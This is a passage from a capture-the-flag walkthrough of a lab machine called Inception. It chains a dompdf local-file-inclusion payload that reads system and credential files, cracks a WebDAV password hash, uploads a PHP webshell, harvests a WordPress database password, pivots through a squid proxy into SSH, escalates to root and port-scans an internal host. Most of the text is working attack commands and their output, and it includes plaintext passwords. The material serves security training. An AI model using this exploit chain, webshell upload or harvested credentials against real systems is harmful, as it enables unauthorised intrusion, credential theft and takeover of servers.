MDI6MTA0OnN5c3RlbWQgUmVzb2x2ZXIsLCw6L3J1bi9zeXN0ZW1kL3Jlc29sdmU6L2Jpbi9mYWxzZQpzeXN0ZW1kLWJ1cy1wcm94eTp4
OjEwMzoxMDU6c3lzdGVtZCBCdXMgUHJveHksLCw6L3J1bi9zeXN0ZW1kOi9iaW4vZmFsc2UKc3lzbG9nOng6MTA0OjEwODo6L2hvbWUv
c3lzbG9nOi9iaW4vZmFsc2UKX2FwdDp4OjEwNTo2NTUzNDo6L25vbmV4aXN0ZW50Oi9iaW4vZmFsc2UKc3NoZDp4OjEwNjo2NTUzNDo6
L3Zhci9ydW4vc3NoZDovdXNyL3NiaW4vbm9sb2dpbgpjb2JiOng6MTAwMDoxMDAwOjovaG9tZS9jb2JiOi9iaW4vYmFzaAo=)] TJ ET
endstream
endobj
8 0 obj
<< /Type /Font
/Subtype /Type1
```

From given below image you can observe that we have successfully decoded base 64 data and can read first username **Cobb**.

And after penetrating very deep, we found **default.conf** file inside **apache** which holds another base64 value, now use given below command for that.

```
1  http://10.10.10.67/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=/etc/apache2/sites-enabled/000-default.conf
```

```
endobj
7 0 obj
<<
/Length 2226 >>
stream

0.000 0.000 0.000 rg
BT 34.016 734.579 Td /F1 12.0 Tf  [(PFZpcnR1YWxIb3N0ICo6ODA+CgkjIFRoZSBTZXJ2ZXJOYW1lIGRpcmVjdGl2ZSBzZX
RzIHRoZSByZXF1ZXN0IHNjaGVtZSwgaG9zdG5hbWUgYW5kIHBvcnQgdGhhdAoJIyB0aGUgc2VydmVyIHVzZXMgdG8gaWRlbnRpZnkg
aXRzZWxmLiBUaGlzIGlzIHVzZWQgd2hlbiBjcmVhdGluZwoJIyByZWRpcmVjdGlvbiBVUkxzLiBJbiB0aGUgY29udGV4dCBvZiB2aX
J0dWFsIGhvc3RzLCB0aGUgU2VydmVyTmFtZQoJIyBzcGVjaWZpZXMgd2hhdCBob3N0bmFtZSBtdXN0IGFwcGVhciBpbiB0aGUgcmVx
dWVzdCdzIEhvc3Q6IGhlYWRlciB0bwoJIyBtYXRjaCB0aGlzIHZpcnR1YWwwaG9zdC4gRm9yIHRoZSBkZWZhdWx0IHZpcnR1YWwwaG
9zdCAodGhpcyBmaWxlKSB0aGlzCgkjIHZhbHVlIGlzIG5vdCBkZWNpc2l2ZSBhcyBpdCBpcyB1c2VkIGFzIGEgbGFzdCByZXNvcnQg
aG9zdCByZWdhcmRsZXNzLgoJIyBIb3dldmVyLCB5b3UgbXVzdCBzZXQgaXQgZm9yIGFueSBmdXJ0aGVyIHZpcnR1YWwwaG9zdCBleH
BsaWNpdGx5LgoJI1NlcnZlck5hbWUgd3d3LmV4YW1wbGUuY29tCgoJU2VydmVyQWRtaW4gd2VibWFzdGVyQGxvY2FsaG9zdAoJRG9j
dW1lbnRSb290IC92YXIvd3d3L2h0bWwKCgkjIEF2YWlsYWJsZSBsb2dsZXZlbHM6IHRyYWNlOCwgLi4uLCB0cmFjZTEsIGRlYnVnLC
BpbmZvLCBub3RpY2UsIHdhcm4sCgkjIGVycm9yLCBjcml0LCBhbGVydCwgZW1lcmcuCgkjIEl0IGlzIGFsc28gcG9zc2libGUgdG8g
Y29uZmlndXJlIHRoZSBsb2dsZXZlbCBmb3IgcGFydGljdWxhcgoJIyBtb2R1bGVzLCBlLmcuCgkjTG9nTGV2ZWwgaW5mbyBzc2w6d2
FybgoKCUVycm9yTG9nICR7QVBBQ0hFX0xPR19ESVJ9L2Vycm9yLmxvZwoJQ3VzdG9tTG9nICR7QVBBQ0hFX0xPR19ESVJ9L2FjY2Vz
cy5sb2cgY29tYmluZWQKCgkjIEZvciBtb3N0IGNvbmZpZ3VyYXRpb24gZmlsZXMgZnJvbSBjb25mLWF2YWlsYWJsZS8sIHdoaWNoIG
FyZQoJIyBlbmFibGVkIG9yIGRpc2FibGVkIGF0IGEgZ2xvYmFsIGxldmVsLCBpdCBpcyBwb3NzaWJsZSB0bwoJIyBpbmNsdWRlIGEg
bGluZSBmb3Igb25seSBvbmUgcGFydGljdWxhciB2aXJ0dWFsIGhvc3QuIEZvciBleFtcGxlIHRoZQoJIyBmb2xsb3dpbmcgbGluZS
BlbmFibGVzIHRoZSBDR0kgY29uZmlndXJhdGlvbiBmb3IgdGhpcyBob3N0IG9ubHkKCSMgYWZ0ZXIgaXQgaGFzIGJlZW4gZ2xvYmFs
bHkgZGlzYWJsZWQgd2l0aCAiYTJkaXNjb25mIi4KCSNJbmNsdWRlIGNvbmYtYXZhaWxhYmxlL3NlcnZlLWNnaS1iaW4uY29uZgoJQW
xpYXMgL3dlYmRhdl90ZXN0X2luY2VwdGlvbiAvdmFyL3d3dy9odG1sL3dlYmRhdl90ZXN0X2luY2VwdGlvbgoJPExvY2F0aW9uIC93
ZWJkYXZfdGVzdF9pbmNlcHRpb24+CgkJT3B0aW9ucyBGb2xsb3dTeW1MaW5rcwoJCURBViBPbgoJCUF1dGhUeXBlIEJhc2ljCgkJQX
V0aE5hbWUgIndlYmRhdiB0ZXN0IGNyZWRlbnRpYWwiCgkJQXV0aFVzZXJGaWxlIC92YXIvd3d3L2h0bWwvd2ViZGF2X3Rlc3RfaW5j
ZXB0aW9uL3dlYmRhdi5wYXNzd2QKCQlSZXF1aXJlIHZhbGlkLXVzZXIKCTwvTG9jYXRpb24+CjwvVmlydHVhbEhvc3Q+CgojIHZpbT
ogc3ludGF4PWFwYWNoZSB0cz00IHN3PTQgc3RzPTQgc3Igbm9ldAo=)] TJ ET
endstream
endobj
8 0 obj
<< /Type /Font
/Subtype /Type1
/Name /F1
/BaseFont /Times-Roman
/Encoding /WinAnsiEncoding
>>
endobj
```

After decoding above found base64 value, you will get a highlighted path for authuserfile as shown below in the given image. If you will read the text inside location tag <location>, you will realize that it is giving hint for login credential for **/webdev_test_inception** and more security details such as authentication type: basic.

```
WJsZSBsb2dsZXZlbHM6IHRyYWNlOCwgLi4uLCB0cmFjZTEsIGRlYnVnLCBpbmZvLCBub3RpY2UsIHdhcm4sCgk
IyBtb2R1bGVzLCBlLmcuCgkjTG9nTGV2ZWwgaW5mbyBzc2w6d2FybgoKCUVycm9yTG9nICR7QVBBQ0hFX0xPRI
sZXMgZnJvbSBjb25mLWF2YWlsYWJsZS8sIHdoaWNoIGFyZQoJIyBlbmFibGVkIG9yIGRpc2FibGVkIGF0IGEgZ
FtcGxlIHRoZQoJIyBmb2xsb3dpbmcgbGluZSBlbmFibGVzIHRoZSBDR0kgY29uZmlndXJhdGlvbiBmb3IgdGhp
3NlcnZlLWNnaS1iaW4uY29uZgoJQWxpYXMgL3dlYmRhdl90ZXN0X2luY2VwdGlvbiAvdmFyL3d3dy9odG1sL3c
dGhUeXBlIEJhc2ljCgkJQXV0aE5hbWUgIndlYmRhdiB0ZXN0IGNyZWRlbnRpYWwiCgkJQXV0aFVzZXJGaWxlIC
vc3Q+CgojIHZpbTogc3ludGF4PWFwYWNoZSB0cz00IHN3PTQgc3RzPTQgc3RzPTQgc3Igbm9ldAo=' | base64 -d
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
        Alias /webdav_test_inception /var/www/html/webdav_test_inception
        <Location /webdav_test_inception>
                Options FollowSymLinks
                DAV On
                AuthType Basic
                AuthName "webdav test credential"
                AuthUserFile /var/www/html/webdav_test_inception/webdav.passwd
                Require valid-user
        </Location>
</VirtualHost>
```

Again type the following command:

```
1  curl http://10.10.10.67/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=/var/www/html/webdav_test_inception/webdav.passwd
```

Hmmmmm!!! One more base64 value, let's decode this also.

```
6 0 obj
<< /Type /Page
/Parent 3 0 R
/Contents 7 0 R
>>
endobj
7 0 obj
<<
/Length 138 >>
stream

0.000 0.000 0.000 rg
BT 34.016 734.579 Td /F1 12.0 Tf  [(d2ViZGF2X3Rlc3RlcjokYXByMSQ4ck83U21pN
CR5cW43SC5HdkpGdHNUb3UxYTdWTUUwCg==)] TJ ET
endstream
endobj
8 0 obj
<< /Type /Font
/Subtype /Type1
/Name /F1
/BaseFont /Times-Roman
/Encoding /WinAnsiEncoding
>>
endobj
xref
0 9
0000000000 65535 f
0000000008 00000 n
```


So when we had decoded above based 64 value and found a hash value for user "webdav_tester" from it. Here we had copied it into a text file and now going to use john the ripper for cracking this hash.

```
root@kali:~# echo 'd2ViZGF2X3Rlc3RlcjokYXByMSQ4ck83U21pNCR5cW43SC5HdkpGdH
NUb3UxYTdWTUUwCg==' | base64 -d
webdav_tester:$apr1$8rO7Smi4$yqn7H.GvJFtsTou1a7VME0
```

Type following command for cracking hash value with the help of /rockyou.txt

```
1  john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

Great!! It gives "babygurl69"

```
root@kali:~/Desktop# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
babygurl69       (?)
1g 0:00:00:01 DONE (2018-04-14 13:24) 0.9009g/s 20194p/s 20194c/s 20194C/s bigse
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So currently we have our **username** "webdav_tester" and the **password** "babygurl69" for login into / webdev_test_inception and authentication type is also basic therefore we can **use cadaver** for uploading backdoor.

Type following command for uploading php backdoor:

```
1  cadaver http://10.10.10.67/webdav_test_inception
2  webdav_tester
3  babygurl69
4  put /root/Desktop/qsd-php-backdoor.php
```


While uploading php backdoor we had tried so many types of php backdoor but among

them qsp-php-backdoor.php was working and it is default location is /usr/share/webshells/php.

```
root@kali:~# cadaver http://10.10.10.67/webdav_test_inception
Authentication required for webdav test credential on server `10.10.10.67':
Username: webdav_tester
Password:
dav:/webdav_test_inception/> put /root/Desktop/qsd-php-backdoor.php
Uploading /root/Desktop/qsd-php-backdoor.php to `/webdav_test_inception/qsd-p
Progress: [============================>] 100.0% of 13585 bytes succeeded.
dav:/webdav_test_inception/>
```

Then we open uploaded php shell in the browser and click on “go to current working directory”.

```
1   http://webdav_test_inception/qsd-php-backdoor.php
```



It brings us into inside /html directory, where we saw **wordpress 4.8.3** and opened it.

10.10.10.67/webdav_test_inception/qsd-php-backdoor.php?d=/var/www/html/

Listing of /var/www/html/ (upload file) (DB interaction files in red)

(gzip & download folder) (chmod folder to 777) (these rarely work)

.
..
dompdf
images
assets
wordpress_4.8.3 ⇦
webdav_test_inception
latest.tar.gz|Download||Edit||Delete|
LICENSE.txt|Download||Edit||Delete|
index.html|Download||Edit||Delete|
README.txt|Download||Edit||Delete|


Then we explore **/wp-config.php** file and found username "root" and password "VwPddNh7xMZyDQoByQL4". We also tried to login to wordpress but it was not active.

10.10.10.67/webdav_test_inception/qsd-php-backdoor.php?f=/var/www/html//wordpress_4.8.3/wp-config.php ⇧

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'VwPddNh7xMZyDQoByQL4');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

Again we came back to the previous page as shown below and type the following command inside execute shell text filed for identifying all running services inside the network.

```
1  netstat -antp
```



Here we found **ssh is open** inside internal network and also observed new interface 192.168.0.10

10.10.10.67/webdav_test_inception/qsd-php-backdoor.php?c=netstat+-antp

Command: *netstat -antp*

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::3128                 :::*                    LISTEN      -
tcp6       0      0 192.168.0.10:80         192.168.0.1:46914       SYN_RECV    -
tcp6       0      0 192.168.0.10:80         192.168.0.1:46912       ESTABLISHED -
```

Since we know port 3128 is open for squid http proxy, so now **open /etc/proxy.conf** to add that inside it as shown below in the image.

```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-soc
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
http 10.10.10.67 3128
```

Now connect to ssh through proxychains by using below command and submit password that was found from inside /wp-config.php for user cobb.

```
1  proxychains ssh cobb@127.0.0.1
```

Nice!!! It works and we logged in successfully, let's grab the user.txt first as shown.

```
root@kali:~# proxychains ssh cobb@127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-10.10.10.67:3128-<><>-127.0.0.1:22-<><>-OK
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:dr5DOURssJH5i8VbjPxvbeM+e2FyMqJ8DGPB/Lcv1Mw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
cobb@127.0.0.1's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Nov 30 20:06:16 2017 from 127.0.0.1
cobb@Inception:~$ ls
user.txt
cobb@Inception:~$ cat user.txt
4a8bc2d[illegible]b191303c
```

Then for finding root.txt flag, we need privilege escalation, therefore, type **sudo -l** command which will tell you sets permission for user cobb. And you will see that Cobb has ALL permissions. Then further we execute **sudo su** and got root access and move for root.txt file.

Dammittttttttt!!!!! It was a bloody trap, not original root access.

```
cobb@Inception:/$ sudo -l
[sudo] password for cobb:
Matching Defaults entries for cobb on Inception:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User cobb may run the following commands on Inception:
    (ALL : ALL) ALL
cobb@Inception:/$ sudo su
root@Inception:/# cat /root/root.txt
You're waiting for a train. A train that will take you far away. Wake up to find root.txt.
root@Inception:/#
```

ifconfig tells us IP is 192.168.0.10 and then we ping thought to **ping 192.168.0.1**, and the host was up.

```
root@Inception:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3e:28:53:63
          inet addr:192.168.0.10  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe28:5363/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3148 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2857 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:379156 (379.1 KB)  TX bytes:551220 (551.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:5117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:619015 (619.0 KB)  TX bytes:619015 (619.0 KB)

root@Inception:/# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.066 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=0.069 ms
^C
--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.061/0.065/0.069/0.007 ms
root@Inception:/#
```

Then with help of the following command, we came to know port 21, 22 and 53 was opened.


```
1  nc -zv 192.168.0.1 1-65535 &> results && cat results | grep succeeded
```

We successfully login into **ftp** by using **anonymous: anonymous** and run **ls command** for looking all directories and files.

```
root@Inception:~# nc -zv 192.168.0.1 1-65535 &> results && cat results | grep succeeded
Connection to 192.168.0.1 21 port [tcp/ftp] succeeded!
Connection to 192.168.0.1 22 port [tcp/ssh] succeeded!
Connection to 192.168.0.1 53 port [tcp/domain] succeeded!
root@Inception:~# ftp192.168.0.1
-bash: ftp192.168.0.1: command not found
root@Inception:~# ftp 192.168.0.1
Connected to 192.168.0.1.
220 (vsFTPd 3.0.3)
Name (192.168.0.1:cobb): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 30 18:34 bin
drwxr-xr-x    3 0        0            4096 Nov 30 18:34 boot
drwxr-xr-x   19 0        0            3920 Apr 23 01:05 dev
drwxr-xr-x   93 0        0            4096 Nov 30 18:34 etc
drwxr-xr-x    2 0        0            4096 Nov 06 09:02 home
lrwxrwxrwx    1 0        0              33 Nov 30 18:29 initrd.img -> boot/initrd.img-4.
lrwxrwxrwx    1 0        0              32 Nov 06 08:01 initrd.img.old -> boot/initrd.im
drwxr-xr-x   22 0        0            4096 Nov 30 18:34 lib
drwxr-xr-x    2 0        0            4096 Oct 30 06:25 lib64
drwx------    2 0        0           16384 Oct 30 06:25 lost+found
drwxr-xr-x    3 0        0            4096 Oct 30 06:25 media
drwxr-xr-x    2 0        0            4096 Aug 01  2017 mnt
